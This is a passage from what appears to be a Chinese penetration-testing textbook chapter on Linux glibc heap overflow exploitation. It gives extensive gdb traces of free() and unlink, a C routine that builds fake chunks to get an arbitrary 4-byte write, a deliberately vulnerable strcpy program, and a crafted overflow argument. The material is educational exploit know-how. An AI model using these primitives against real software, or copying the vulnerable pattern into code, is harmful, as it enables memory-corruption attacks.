


图 4.8 实际相当于的指针操作

宏实际所进行的操作就是：

```

chunk1->fd <= chunk->fd
chunk0->bk <= chunk->bk

```

也就是：

```

chunk->bk + 8 <= chunk->fd
chunk->fd + 12 <= chunk->bk

```

这是两个写内存的操作，如果能够控制 fd, bk 这两个指针的值，就可以写任意 4 个字节


```

(gdb) r
Starting program: /home/san/p61/1
[1673] MALLOC(1024) - CHUNK_ALLOC(0x4001dc20, 1032) - extended top chunk;
previous size 0x0 - returning 0x8049738 from top chunk - new top 0x8049b40 size 0x4c1

Breakpoint 1, main () at 1.c:17
17      free(unlinkMe+SOMEOFFSET);
(gdb) s
rand () at rand.c:28
28      rand.c: No such file or directory.
      in rand.c
(gdb) finish
Run till exit from #0  rand () at rand.c:28
0x08048573 in main () at 1.c:17
17      free(unlinkMe+SOMEOFFSET);
Value returned is $1 = 1804289383
(gdb) s
free (mem=0x80499e0) at heapy.c:3176
3176      fprintf(stderr, "[%d] FREE(%p) - ", getpid(), mem);
(gdb) l
3171      #endif
3172      return;
3173      |
3174      #endif
3175
3176      fprintf(stderr, "[%d] FREE(%p) - ", getpid(), mem);
3177
3178      if (mem == 0)                                /* free(0) has no effect */
3179      return;
3180

```

这样实际就进入了 malloc.c 进行源码调试。如果用 insight 将更直观。释放堆块没有设置 IS_MMAPPED 位，按 n 单步执行多次，经过一些检查后到达 chunk_free(ar_ptr, p);
按 s 跟进这个函数：

```

(gdb) n
3205      chunk_free(ar_ptr, p);
(gdb) s
chunk_free (ar_ptr=0x4001dc20, p=0x80499d8) at heapy.c:3221
3221      INTERNAL_SIZE_T hd = p->size; /* its head field */

```

查看要 free 掉的当前 chunk:

```

(gdb) x/20 p
0x80499d8:      0xffffffffd6d      0xffffffffd69      0xffffffffd65      0xffffffffd61

```

0x80499e8:	0xffffffffd5d	0xffffffffd59	0xffffffffd55	0xffffffffd51
0x80499f8:	0xffffffffd4d	0xffffffffd49	0xffffffffd45	0xffffffffd41
0x8049a08:	0xffffffffd3d	0xffffffffd39	0xffffffffd35	0xffffffffd31
0x8049a18:	0xffffffffd2d	0xffffffffd29	0xffffffffd25	0xffffffffd21

按 n 执行几个单步，获得当前 chunk 头的 size 字段：

```
(gdb) n
3231     fprintf(stderr, "CHUNK_FREE (%p, %p) - %.ar_ptr, p):
(gdb)
CHUNK_FREE(0x4001dc20, 0x80499d8) - 3235     sz = hd & ~PREV_INUSE;
(gdb)
3236     next = chunk_at_offset(p, sz);
```

查看当前块的大小：

```
(gdb) p/x hd
$2 = 0xffffffffd69
(gdb) p/x sz
$3 = 0xffffffffd68
```

再执行两个单步得到下一块的地址和大小：

```
(gdb) n
3237     nextsz = chunksize(next);
(gdb)
3239     if (next == top(ar_ptr))                                /* merge with top */
```

看看下一块和它的大小：

```
(gdb) x/20x next
0x8049740: 0xfffffffffc 0xfffffffffc 0xbfffffff00 0xbfffffff8
0x8049750: 0xfffffffff5 0xfffffffff1 0xffffffffed 0xffffffffe9
0x8049760: 0xffffffffe5 0xffffffffe1 0xffffffffdd 0xffffffffd9
0x8049770: 0xffffffffd5 0xffffffffd1 0xffffffffcd 0xffffffffc9
0x8049780: 0xffffffffc5 0xffffffffc1 0xffffffffbd 0xffffffffb9
(gdb) p/x nextsz
$4 = 0xfffffffffc
```

这个 next 就是 nasty chunk。由于当前块 size 设置了 PREV_INUSE 位，执行单步可以发现避免了和前面块的合并。

```
(gdb) n
3278     islr = 0;
(gdb)
3280     if (!(hd & PREV_INUSE))                                /* consolidate backward */
(gdb)
3294     if (!(inuse_bit_at_offset(next, nextsz)))             /* consolidate forward */
```

`inuse_bit_at_offset` 宏会使用 `next` 和 `nextsz` 找 `next` 的下一块是否置 `PREV_INUSE` 位，也就是上面示意图的 `sizeB`，没有置 `PREV_INUSE` 的话就会对 `next` 执行 `unlink` 操作，导致 `p` 和 `next` 合并。

```
(gdb) n
3296      sz += nextsz;
(gdb)
3298      if (!islr && next->fd == last_remainder(ar_ptr))
(gdb)
3306      unlink(next, bck, fwd);
(gdb)
3307      fprintf(stderr, "unlink(%p, %p, %p) for forward consolidation - ", next, bck, fwd);
(gdb)
unlink(0x8049740, 0xbffffef8, 0xbffff00) for forward consolidation - 3308
}
```

可以看到 `bck` 的值是 `0xbffffef8`，`fwd` 的值是 `0xbffff00`。`0xbffffef8` 将写入 `0xbffff00 + 12 = 0xbffff0c`，`0xbffff00` 将写入 `0xbffffef8 + 8 = 0xbffff00`。

```
(gdb) x/20x 0xbffff00
!!!!!!!!!!!!
0xbffff00: 0xbffff00 0x653d474e 0x53555f6e 0xbffffef8
0xbffff10: 0x59414c50 0x3239313d 0x3836312e 0x392e372e
0xbffff20: 0x4c00303a 0x414e474f 0x733d454d 0x53006e61
0xbffff30: 0x4c564c48 0x5f00313d 0x69622f3d 0x61622f6e
0xbffff40: 0x53006873 0x4c4c4548 0x69622f3d 0x61622f6e
```

随后会调用 `frontlink` 宏，把 `p` 放入合适的 `bin` 链表。

```
(gdb) n
3310      next = chunk_at_offset(p, sz);
(gdb)
3311  }
(gdb)
3315      set_head(p, sz | PREV_INUSE);
(gdb)
3316      next->prev_size = sz;
(gdb)
3317      if (!islr) {
(gdb)
3318          frontlink(ar_ptr, p, sz, idx, bck, fwd);
(gdb)
3319          fprintf(stderr, "frontlink(%p, %d, %d, %p, %p) new free chunk\n", p, sz, idx, bck, fwd);
(gdb)
frontlink(0x80499d8, -668, 126, 0x4001e010, 0x4001e010) new free chunk
3320  }
```


新版本改为:

```
#define SIZE_BITS (PREV_INUSE|IS_MMAPPED|NON_MAIN_ARENA)
```

新的标志位 NON_MAIN_ARENA 定义如下:

```
/* size 字段和 NON_MAIN_ARENA 取或值表明这个 chunk 是来自 non-main arena。如果需要的话该位只在把 chunk 分配给用户之前设置。 */
```

```
#define NON_MAIN_ARENA 0x4
```

所以在新版本的 glibc 里有两个问题导致上面 1.c 程序失败,第一个问题因为如下的代码:

```
public_free(Void_t* mem)
{
...
    ar_ptr = arena_for_chunk(p);
...
    _int_free(ar_ptr, mem);
...
}
```

其中 arena_for_chunk 在 arena.c 里定义如下:

```
#define arena_for_chunk(ptr) \
    (chunk_non_main_arena(ptr) ? heap_for_ptr(ptr) -> ar_ptr : &main_arena)
```

而 chunk_non_main_arena()就是检查 size 字段的 NON_MAIN_ARENA 是否置位:

```
/* check for chunk from non-main arena */
#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)
```

heap_for_ptr()定义如下:

```
#define heap_for_ptr(ptr) \
    ((heap_info *) ((unsigned long) (ptr) & ~(HEAP_MAX_SIZE-1)))
```

当进程处理伪造 chunk 时如果调用了 heap_for_ptr 将导致进程崩溃:

```
[san@redhat7 p61]$ gdb -q 1
```

首先加载带符号编译的 malloc-2.3.2 动态链接库:

```
(gdb) set env LD_PRELOAD=./malloc-2.3.2.so
(gdb) b free
Breakpoint 1 at 0x80483a0
(gdb) r
Starting program: /home/san/p61/1
Breakpoint 1 at 0x4001ac9c: file malloc-2.3.2.c, line 3323.
```

```
Breakpoint 1, free (mem=0x8049a00) at malloc-2.3.2.c:3323
3323 void (*hook) __MALLOC_P ((__malloc_ptr_t, __const __malloc_ptr_t)) =
```

```

(gdb) n
3325     if (hook != NULL) {
(gdb)
3330     if (mem == 0)                               /* free(0) has no effect */
(gdb)
3333     p = mem2chunk(mem);
(gdb)

3336     if (chunk_is_mmaped(p))                     /* release mmaped memory. */
(gdb) x/20x p-8
                                !!!!!!!!!!!
0x8049978:    0xffffffffded    0xffffffffde9    0xffffffffde5    0xffffffffde1
0x8049988:    0xffffffffddd    0xffffffffdd9    0xffffffffdd5    0xffffffffdd1
0x8049998:    0xffffffffdcd    0xffffffffdc9    0xffffffffdc5    0xffffffffdc1
0x80499a8:    0xffffffffdbd    0xffffffffdb9    0xffffffffdb5    0xffffffffdb1
0x80499b8:    0xffffffffdad    0xffffffffda9    0xffffffffda5    0xffffffffda1

```

上面 p size 字段的 NON_MAIN_ARENA 没有置位，所以不会崩溃，该块能够正常 free 掉。

```

(gdb) c
Continuing.

Breakpoint 1, free (mem=0x80499d0) at malloc-2.3.2.c:3323
3323     void (*hook) __MALLOC_P ((__malloc_ptr_t, __const __malloc_ptr_t)) =
(gdb) n
3325     if (hook != NULL) {
(gdb) c
Continuing.

Breakpoint 1, free (mem=0x80499fc) at malloc-2.3.2.c:3323
3323     void (*hook) __MALLOC_P ((__malloc_ptr_t, __const __malloc_ptr_t)) =
(gdb) n
3325     if (hook != NULL) {
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x4001acd7 in free (mem=0x80499fc) at malloc-2.3.2.c:3343
3343     ar_ptr = arena_for_chunk(p);

```

在处理 arena_for_chunk(p)的时候崩溃了，看看要 free 内存块的 size 字段：

```

(gdb) x/20x 0x80499fc-8
                                !!!!!!!!!!!
0x80499f4:    0xffffffffd71    0xffffffffd6d    0xffffffffd69    0x4001dd28

```

0x8049a04:	0x080499c8	0xffffffffd5d	0xffffffffd59	0xffffffffd55
0x8049a14:	0xffffffffd51	0xffffffffd4d	0xffffffffd49	0xffffffffd45
0x8049a24:	0xffffffffd41	0xffffffffd3d	0xffffffffd39	0xffffffffd35
0x8049a34:	0xffffffffd31	0xffffffffd2d	0xffffffffd29	0xffffffffd25

它的 NON_MAIN_ARENA 置位了，所以进入另外的流程导致崩溃：

```
(gdb) x/i $pc
0x4001acd7 <free+79>:  mov    (%eax),%esi
(gdb) x/x $eax
0x8000000:  Cannot access memory at address 0x8000000
```

所以新版本的 glibc 下，伪造 chunk 的 size 字段 NON_MAIN_ARENA 不能置位，也就是说 size 应该是 8 的倍数，而不是像老版本的 glibc 下，只需是 4 的倍数即可。

第二个问题，两个版本 glibc 计算块大小的宏都是这样定义的：

```
#define chunksize(p)      ((p)->size & ~(SIZE_BITS))
```

由于 SIZE_BITS 定义不同，新版本的 glibc 不能用 -4 作为 size 了，要使用 8 的倍数，比如 -8 就可以了。以下的代码解决了这两个问题：

```
unsigned long *aa4bmoPrimitive(unsigned long what,
                               unsigned long where, unsigned long sz) {
    unsigned long *unlinkMe;
    int i=0;

    if(sz<13) sz = 13;
    unlinkMe=(unsigned long*)malloc(sz*sizeof(unsigned long));
    // 1st nasty chunk
    unlinkMe[i++] = -4;    // PREV_INUSE is not set
    unlinkMe[i++] = -4;
    unlinkMe[i++] = -4;
    unlinkMe[i++] = what;
    unlinkMe[i++] = where-8;
    // 2nd nasty chunk
    unlinkMe[i++] = -4; // PREV_INUSE is not set
    unlinkMe[i++] = -4;
    unlinkMe[i++] = -4;
    unlinkMe[i++] = what;
    unlinkMe[i++] = where-8;
    for (; i<sz; i++)
        if(i%2)
            // relative negative offset to 1st nasty chunk
            unlinkMe[i] = ((-(i-8) * 4) & ~(IS_MMAPPED|NON_MAIN_ARENA)) | PREV_INUSE;
        else
            // relative negative offset to 2nd nasty chunk
```



```

        unlinkMe[i] = ((-(i-3) * 4) & ~(IS_MMAP|NON_MAIN_ARENA)) | PREV_INUSE;

        free(unlinkMe+SOMEOFFSET(sz));
        return unlinkMe;
    }

```

由于伪造块的 size 是负数，free 认为是大块，所以程序的流程和老版本是差不多的，最后“what”将覆盖“where”。使用了两个 nasty chunk 是为了能指向它们中的一个。

上面这段代码对新旧版本的 glibc 都是适用的，更具通用性。

4.1.2.3 堆布局分析

了解堆布局对堆溢出的利用有很大帮助。jp@corest.com 提供了如下的演示程序：

```

[san@redhat7 p61]$ cat > 2.c
#include <malloc.h>
int main(void) {
    void *curly, *larry, *moe, *po, *lala, *dipsi, *tw, *piniata;
    curly = malloc(256);
    larry = malloc(256);
    moe = malloc(256);
    po = malloc(256);
    lala = malloc(256);
    free(larry);
    free(po);
    tw = malloc(128);
    piniata = malloc(128);
    dipsi = malloc(1500);
    free(dipsi);
    free(lala);
}

```

用带符号方式编译，并且使用修改增加了调试函数的 glibc-2.2.4 的 malloc.c 来调试以下代码：

```

[san@redhat7 p61]$ gcc -g -o 2 2.c
[san@redhat7 p61]$ gdb -q 2
(gdb) set env LD_PRELOAD=/heapy.so
(gdb) b main
Breakpoint 1 at 0x8048496: file 2.c, line 4.
(gdb) r
Starting program: /home/san/p61/2

Breakpoint 1, main () at 2.c:4
4          curly = malloc(256);
(gdb) n

```

```
[9441] MALLOC(256) - CHUNK_ALLOC(0x4001dc20, 264) - extended top chunk: previous size 0x0 -
returning 0x8049728 from top chunk - new top 0x8049830 size 0x7d1
```

```
5          larry = malloc(256);
```

```
(gdb) p heap_dump(0x4001dc20)
```

```
— HEAP DUMP —
```

	ADDRESS	SIZE	FD	BK
sbrk_base	0x8049728			
chunk	0x8049728	0x0109 (A)		
chunk	0x8049830	0x07d1 (T)		
sbrk_end	0x804a000			

```
$1 = void
```

```
(gdb) p bin_dump(0x4001dc20)
```

```
— BIN DUMP —
```

```
arena @ 0x4001dc20 - top @ 0x8049830 - top size = 0x07d0
```

```
$2 = void
```

```
(gdb) p heap_layout(0x4001dc20)
```

```
— HEAP LAYOUT —
```

```
[A][T]
```

```
$3 = void
```

第一块已经分配出去了，注意 heap_dump() 的输出，请求的是 256 字节，而分配块的 size 字段却是 0x0109(265)，实际意思是(4+4+256)PREV_INUSE，两个 4 字节是 prev_size 和 size 字段。heap_dump() 输出的(A)表示一个分配出去的 chunk，(T)表示这个 chunk 是顶端。

```
(gdb) n
```

```
[9441] MALLOC(256) - CHUNK_ALLOC(0x4001dc20, 264) - returning 0x8049830 from top chunk - new
top 0x8049938 size 0x6c9
```

```
6          moe = malloc(256);
```

```
(gdb) p heap_dump(0x4001dc20)
```

```
— HEAP DUMP —
```

	ADDRESS	SIZE	FD	BK
sbrk_base	0x8049728			
chunk	0x8049728	0x0109 (A)		
chunk	0x8049830	0x0109 (A)		
chunk	0x8049938	0x06c9 (T)		
sbrk_end	0x804a000			

```
$4 = void
```

```
(gdb) p bin_dump(0x4001dc20)
```

```

— BIN DUMP —
arena @ 0x4001dc20 - top @ 0x8049938 - top size = 0x06c8

```

```

$5 = void
(gdb) p heap_layout(0x4001dc20)

```

```

— HEAP LAYOUT —
|A||A||T|

```

```

$6 = void

```

当 malloc() 调用的时候, 一个新 chunk 从顶端 chunk 的剩余空间分配出来。

```

(gdb) n
[9441] MALLOC(256) - CHUNK_ALLOC(0x4001dc20, 264) - returning 0x8049938 from top chunk - new
top 0x8049a40 size 0x5c1

```

```

7          po = malloc(256);
(gdb) p heap_dump(0x4001dc20)

```

```

— HEAP DUMP —
          ADDRESS  SIZE          FD          BK
sbrk_base 0x8049728
chunk     0x8049728 0x0109 (A)
chunk     0x8049830 0x0109 (A)
chunk     0x8049938 0x0109 (A)
chunk     0x8049a40 0x05c1 (T)
sbrk_end  0x804a000

```

```

$7 = void
(gdb) p bin_dump(0x4001dc20)

```

```

— BIN DUMP —
arena @ 0x4001dc20 - top @ 0x8049a40 - top size = 0x05c0

```

```

$8 = void
(gdb) p heap_layout(0x4001dc20)

```

```

— HEAP LAYOUT —
|A||A||A||T|

```

```

$9 = void

```

```

(gdb) n
[9441] MALLOC(256) - CHUNK_ALLOC(0x4001dc20, 264) - returning 0x8049a40 from top chunk - new
top 0x8049b48 size 0x4b9

```

```

8          la[a] = malloc(256);
(gdb) p heap_dump(0x4001dc20)

```


— HEAP DUMP —

	ADDRESS	SIZE	FD	BK
sbrk_base	0x8049728			
chunk	0x8049728	0x0109 (A)		
chunk	0x8049830	0x0109 (A)		
chunk	0x8049938	0x0109 (A)		
chunk	0x8049a40	0x0109 (A)		
chunk	0x8049b48	0x04b9 (T)		
sbrk_end	0x804a000			

\$10 = void
(gdb) p bin_dump(0x4001dc20)

— BIN DUMP —

arena @ 0x4001dc20 - top @ 0x8049b48 - top size = 0x04b8

\$11 = void
(gdb) p heap_layout(0x4001dc20)

— HEAP LAYOUT —

|A||A||A||A||T|

\$12 = void
(gdb) n
[9441] MALLOC(256) - CHUNK_ALLOC(0x4001dc20, 264) - returning 0x8049b48 from top
chunk - new top 0x8049c50 size 0x3b1
9 free(larry);
(gdb) p heap_dump(0x4001dc20)

— HEAP DUMP —

	ADDRESS	SIZE	FD	BK
sbrk_base	0x8049728			
chunk	0x8049728	0x0109 (A)		
chunk	0x8049830	0x0109 (A)		
chunk	0x8049938	0x0109 (A)		
chunk	0x8049a40	0x0109 (A)		
chunk	0x8049b48	0x0109 (A)		
chunk	0x8049c50	0x03b1 (T)		
sbrk_end	0x804a000			

\$13 = void
(gdb) p bin_dump(0x4001dc20)

— BIN DUMP —

arena @ 0x4001dc20 - top @ 0x8049c50 - top size = 0x03b0

出可以看到这个 free 的 chunk 放在哪个 bin 里面。

```
(gdb) n
[9441]      FREE(0x8049a48)      -      CHUNK_FREE(0x4001dc20, 0x8049a40)
fronlink(0x8049a40, 264, 33, 0x4001dd28, 0x8049830) new free chunk
11          tw = malloc(128);
(gdb) p heap_dump(0x4001dc20)

— HEAP DUMP —
      ADDRESS  SIZE      FD      BK
sbrk_base 0x8049728
chunk 0x8049728 0x0109 (A)
chunk 0x8049830 0x0109 (F) | 0x4001dd28 | 0x 8049a40 |
chunk 0x8049938 0x0108 (A)
chunk 0x8049a40 0x0109 (F) | 0x 8049830 | 0x4001dd28 |
chunk 0x8049b48 0x0108 (A)
chunk 0x8049c50 0x03b1 (T)
sbrk_end 0x804a000
$19 = void
(gdb) p bin_dump(0x4001dc20)

— BIN DUMP —
arena @ 0x4001dc20 - top @ 0x8049c50 - top size = 0x03b0
bin 33 @ 0x4001dd28
    free_chunk @ 0x8049830 - size 0x0108
    free_chunk @ 0x8049a40 - size 0x0108

$20 = void
(gdb) p heap_layout(0x4001dc20)

— HEAP LAYOUT —
|A||33||A||33||A||T|

$21 = void
```

现在有两个 free 的 chunk 在 33 号 bin 里面。0x8049a40 这个 chunk 的 fd 指针指向列表里的另一个 chunk，bk 指针指向 bin 的列表头。现在已经没有 LC 了，可以注意到 heap 地址和 libc 地址（bin 地址）的不同，分别是 0x8049830 和 0x4001dd28。

```
(gdb) n
[9441] MALLOC(128) - CHUNK_ALLOC(0x4001dc20, 136) - new last_remainder 0x80498b8
- unlink(0x8049830, 0x8049a40, 0x4001dd28) from big bin 33 chunk 1 (split)
12          piniata = malloc(128);
(gdb) p heap_dump(0x4001dc20)
```

— HEAP DUMP —

	ADDRESS	SIZE	FD	BK
sbrk_base	0x8049728			
chunk	0x8049728	0x0109 (A)		
chunk	0x8049830	0x0089 (A)		
chunk	0x80498b8	0x0081 (F) 0x4001dc28 0x4001dc28 (LR)		
chunk	0x8049938	0x0108 (A)		
chunk	0x8049a40	0x0109 (F) 0x4001dd28 0x4001dd28 (LC)		
chunk	0x8049b48	0x0108 (A)		
chunk	0x8049c50	0x03b1 (T)		
sbrk_end	0x804a000			

\$22 = void
(gdb) p bin_dump(0x4001dc20)

— BIN DUMP —

arena @ 0x4001dc20 - top @ 0x8049c50 - top size = 0x03b0
 bin 1 @ 0x4001dc28
 free_chunk @ 0x80498b8 - size 0x0080
 bin 33 @ 0x4001dd28
 free_chunk @ 0x8049a40 - size 0x0108

\$23 = void
(gdb) p heap_layout(0x4001dc20)

— HEAP LAYOUT —

|A||A||L||A||33||A||T|

\$24 = void

这里 malloc()请求分配的内存大小要小于刚才被 free 掉的 chunk 大小, 所以系统会使用 unlink 宏把第一个 free 的块从 bin 中摘出来, 然后分配给 malloc 的请求, 剩余的空间放到第一个 bin 里, 称为“last remainder”, 从 bin_dump()的输出表现了这种变化。

heap_layout()的输出有一个 L, 它就是那个“last remainder”。在 heap_dump()的输出信息里用(LR)表示。

(gdb) n

```
[9441] MALLOC(128) - CHUNK_ALLOC(0x4001dc20, 136) - clearing last_remainder -
frontlink(0x80498b8, 128, 16, 0x4001dca0, 0x4001dca0) last_remainder - new last_remainder 0x8049ac8
- unlink(0x8049a40, 0x4001dd28, 0x4001dd28) from big bin 33 chunk 1 (split)
13      dipsi = malloc(1500);
(gdb) p heap_dump(0x4001dc20)
```

— HEAP DUMP —

	ADDRESS	SIZE	FD	BK
--	---------	------	----	----


```

sbrk_base 0x8049728
chunk    0x8049728 0x0109 (A)
chunk    0x8049830 0x0089 (A)
chunk    0x80498b8 0x0081 (F) | 0x4001dca0 | 0x4001dca0 | (LC)
chunk    0x8049938 0x0108 (A)
chunk    0x8049a40 0x0089 (A)
chunk    0x8049ac8 0x0081 (F) | 0x4001dc28 | 0x4001dc28 | (LR)
chunk    0x8049b48 0x0108 (A)
chunk    0x8049c50 0x03b1 (T)
sbrk_end 0x804a000
$25 = void
(gdb) p bin_dump(0x4001dc20)

```

— BIN DUMP —

```

arena @ 0x4001dc20 - top @ 0x8049c50 - top size = 0x03b0
  bin 1 @ 0x4001dc28
    free_chunk @ 0x8049ac8 - size 0x0080
  bin 16 @ 0x4001dca0
    free_chunk @ 0x80498b8 - size 0x0080

```

```

$26 = void
(gdb) p heap_layout(0x4001dc20)

```

— HEAP LAYOUT —

```

|A||A||16||A||A||L||A||T|

```

```

$27 = void

```

当 `last_remainder` 的大小小于再次分配请求的大小，`last_remainder` 将会清空并且当做新的空闲 chunk 插入到相应的 bin 里。然后，其他的空闲 chunk 将会像前面步骤一样在它的 bin 里面分出。

```

(gdb) n
[9441] MALLOC(1500) - CHUNK_ALLOC(0x4001dc20,1504) - clearing last_remainder -
frontlink(0x8049ac8,128,16,0x4001dca0,0x80498b8) last_remainder - extended top chunk: previous
size 0x3b0 - returning 0x8049c50 from top chunk - new top 0x804a230 size 0xdd1

```

```

14      free(dipsi);
(gdb) p heap_dump(0x4001dc20)

```

— HEAP DUMP —

	ADDRESS	SIZE	FD	BK
sbrk_base	0x8049728			
chunk	0x8049728	0x0109 (A)		
chunk	0x8049830	0x0089 (A)		
chunk	0x80498b8	0x0081 (F) 0x4001dca0 0x8049ac8		

```

chunk      0x8049938 0x0108 (A)
chunk      0x8049a40 0x0089 (A)
chunk      0x8049ac8 0x0081 (F) | 0x 80498b8 | 0x4001dca0 |
chunk      0x8049b48 0x0108 (A)
chunk      0x8049c50 0x05e1 (A)
chunk      0x804a230 0x0dd1 (T)
sbrk_end   0x804b000
$28 = void
(gdb) p bin_dump(0x4001dc20)

```

— BIN DUMP —

```

arena @ 0x4001dc20 - top @ 0x804a230 - top size = 0x0dd0
  bin 16 @ 0x4001dca0
    free_chunk @ 0x80498b8 - size 0x0080
    free_chunk @ 0x8049ac8 - size 0x0080

```

```

$29 = void
(gdb) p heap_layout(0x4001dc20)

```

— HEAP LAYOUT —

```
|A||A||16||A||A||16||A||A||T|
```

```
$30 = void
```

由于没有足够大小的空闲 chunk 来分配新的 malloc 请求, 所以顶端 chunk 进行扩展。

```

(gdb) n
[9441] FREE(0x8049c58) - CHUNK_FREE(0x4001dc20,0x8049c50) - merging with top - new top
0x8049c50

```

```

15      free(lala);
(gdb) p heap_dump(0x4001dc20)

```

— HEAP DUMP —

	ADDRESS	SIZE	FD	BK
sbrk_base	0x8049728			
chunk	0x8049728	0x0109 (A)		
chunk	0x8049830	0x0089 (A)		
chunk	0x80498b8	0x0081 (F) 0x4001dca0 0x 8049ac8		
chunk	0x8049938	0x0108 (A)		
chunk	0x8049a40	0x0089 (A)		
chunk	0x8049ac8	0x0081 (F) 0x 80498b8 0x4001dca0		
chunk	0x8049b48	0x0108 (A)		
chunk	0x8049c50	0x13b1 (T)		
sbrk_end	0x804b000			

```

$31 = void

```

```
(gdb) p bin_dump(0x4001dc20)
```

```
— BIN DUMP —
```

```
arena @ 0x4001dc20 - top @ 0x8049c50 - top size = 0x13b0
```

```
bin 16 @ 0x4001dca0
```

```
free_chunk @ 0x80498b8 - size 0x0080
```

```
free_chunk @ 0x8049ac8 - size 0x0080
```

```
$32 = void
```

```
(gdb) p heap_layout(0x4001dc20)
```

```
— HEAP LAYOUT —
```

```
|A||A||16||A||A||16||A||T|
```

```
$33 = void
```

由于是顶端块的下一块被释放，所以它直接被合并到顶端块了，没有插入到任何 bin 里。

```
(gdb) n
```

```
[9441] FREE(0x8049b50) - CHUNK_FREE(0x4001dc20, 0x8049b48) - merging with top -  
unlink(0x8049ac8, 0x4001dca0, 0x80498b8) for back consolidation - new top 0x8049ac8  
16 }
```

```
(gdb) p heap_dump(0x4001dc20)
```

```
— HEAP DUMP —
```

	ADDRESS	SIZE	FD	BK
sbrk_base	0x8049728			
chunk	0x8049728	0x0109 (A)		
chunk	0x8049830	0x0089 (A)		
chunk	0x80498b8	0x0081 (F) 0x4001dca0 0x4001dca0 (LC)		
chunk	0x8049938	0x0108 (A)		
chunk	0x8049a40	0x0089 (A)		
chunk	0x8049ac8	0x1539 (T)		
sbrk_end	0x804b000			

```
$34 = void
```

```
(gdb) p bin_dump(0x4001dc20)
```

```
— BIN DUMP —
```

```
arena @ 0x4001dc20 - top @ 0x8049ac8 - top size = 0x1538
```

```
bin 16 @ 0x4001dca0
```

```
free_chunk @ 0x80498b8 - size 0x0080
```

```
$35 = void
```

```
(gdb) p heap_layout(0x4001dc20)
```



```
— HEAP LAYOUT —
```

```
|A||A||16||A||A||T|
```

```
$36 = void
```

和前一步一样，也被合并到顶端块去了，不过由于该释放块的前一块是空闲的，所以先合并了。

4.1.3 Linux 堆溢出实例攻击演示

前面两个小节已经用了大量的篇幅介绍 Linux 堆管理结构以及 Linux 堆管理算法，这些都是为 Linux 堆溢出漏洞的利用做准备。而 Linux 堆溢出漏洞利用的最基本的思路就是把可控堆块顺利交给 unlink 宏。首先构造如下一个存在堆溢出的程序：

```
[san@redhat7 malloc]$ cat vul.c
/* vul.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * 存在堆溢出漏洞的演示程序
 */

#include <stdio.h>

int main(int argc, char *argv[]) {
    char *p0 = (char *) malloc(16);
    char *p1 = (char *) malloc(16);

    if (argc > 1)
        strcpy(p0, argv[1]);

    printf("Before free p0.\n");
    free(p0);
    printf("Before free p1.\n");
    free(p1);
}
```

4.1.3.1 老版本 glibc 的利用方法

在写利用程序之前用 gdb 构造一些数据来调试 vul 程序看看流程：

```
[san@redhat7 malloc]$ gdb vul
GNU gdb 5.3
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
```

```
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) set env LD_PRELOAD=../p61/heapy.so
(gdb) set args `perl -e 'print "AAAABBBBCCCCDDDD\xff\xff\xff\xff\xff\xff\xff\xffAAAABBBB"'`
(gdb) b free
Breakpoint 1 at 0x80483d8
(gdb) b strcpy
Breakpoint 2 at 0x80483e8
```

按 r 运行后会打印很多堆分配、释放的信息，然后在 strcpy 处断下：

```
Breakpoint 2, 0x400ab720 in strcpy () at strcpy:-1
-1      strcpy: No such file or directory.
      in strcpy
(gdb) x/3x $esp
0xbffffa6c:    0x08048543    0x08049758    0xbffffc74
```

这时栈顶最开始保存的是返回地址，然后是 p0 的地址，第三个是 argv[1] 的地址。查看这时 p0 和 p1 的情况：

```
(gdb) x/16x 0x08049758-8
0x8049750:    0x00000000    0x00000019    0x00000000    0x00000000
0x8049760:    0x00000000    0x00000000    0x00000000    0x00000019
0x8049770:    0x00000000    0x00000000    0x00000000    0x00000000
0x8049780:    0x00000000    0x00000881    0x00000000    0x00000000
```

按 c 继续会在 free 处断下，再查看那时堆的情况：

```
(gdb) c
Continuing.
Before free p0.

Breakpoint 1, free (mem=0x8049758) at heapy.c:3176
warning: Source file is more recent than executable.

3176      fprintf(stderr, "[%d] FREE(%p) - ", getpid(), mem);
(gdb) x/16x 0x08049758-8
0x8049750:    0x00000000    0x00000019    0x41414141    0x42424242
0x8049760:    0x43434343    0x44444444    0xffffffff    0xffffffff
0x8049770:    0x41414141    0x42424242    0x00000000    0x00000000
0x8049780:    0x00000000    0x00000881    0x00000000    0x00000000
```

p1 完全被覆盖了。按 n 单步执行释放 p0 的操作，到 chunk_free 的时候按 s 跟入：

```
(gdb) n
```

```

[2429] FREE(0x8049758) - 3178      if (mem == 0)      /* free(0) has no effect */
(gdb)
3181      p = mem2chunk(mem);
(gdb)
3185      if (chunk_is_mmaped(p))      /* release mmaped memory. */
(gdb)
3193      ar_ptr = arena_for_ptr(p);
(gdb)
3203      (void)mutex_lock(&ar_ptr->mutex);
(gdb)
3205      chunk_free(ar_ptr, p);
(gdb) s
chunk_free (ar_ptr=0x4001dc20, p=0x8049758) at heap.c:3221
3221      INTERNAL_SIZE_T hd = p->size; /* its head field */

```

在 chunk_free 里首先会取下一块 (p1) 的地址以及下一块 (p1) 的大小:

```

(gdb) n
3231      fprintf(stderr, "CHUNK_FREE(%p, %p) - ", ar_ptr, p);
(gdb)
CHUNK_FREE(0x4001dc20, 0x8049758) - 3235      sz = hd & ~PREV_INUSE;
(gdb)
3236      next = chunk_at_offset(p, sz);
(gdb)
3237      nextsz = chunksize(next);
(gdb)
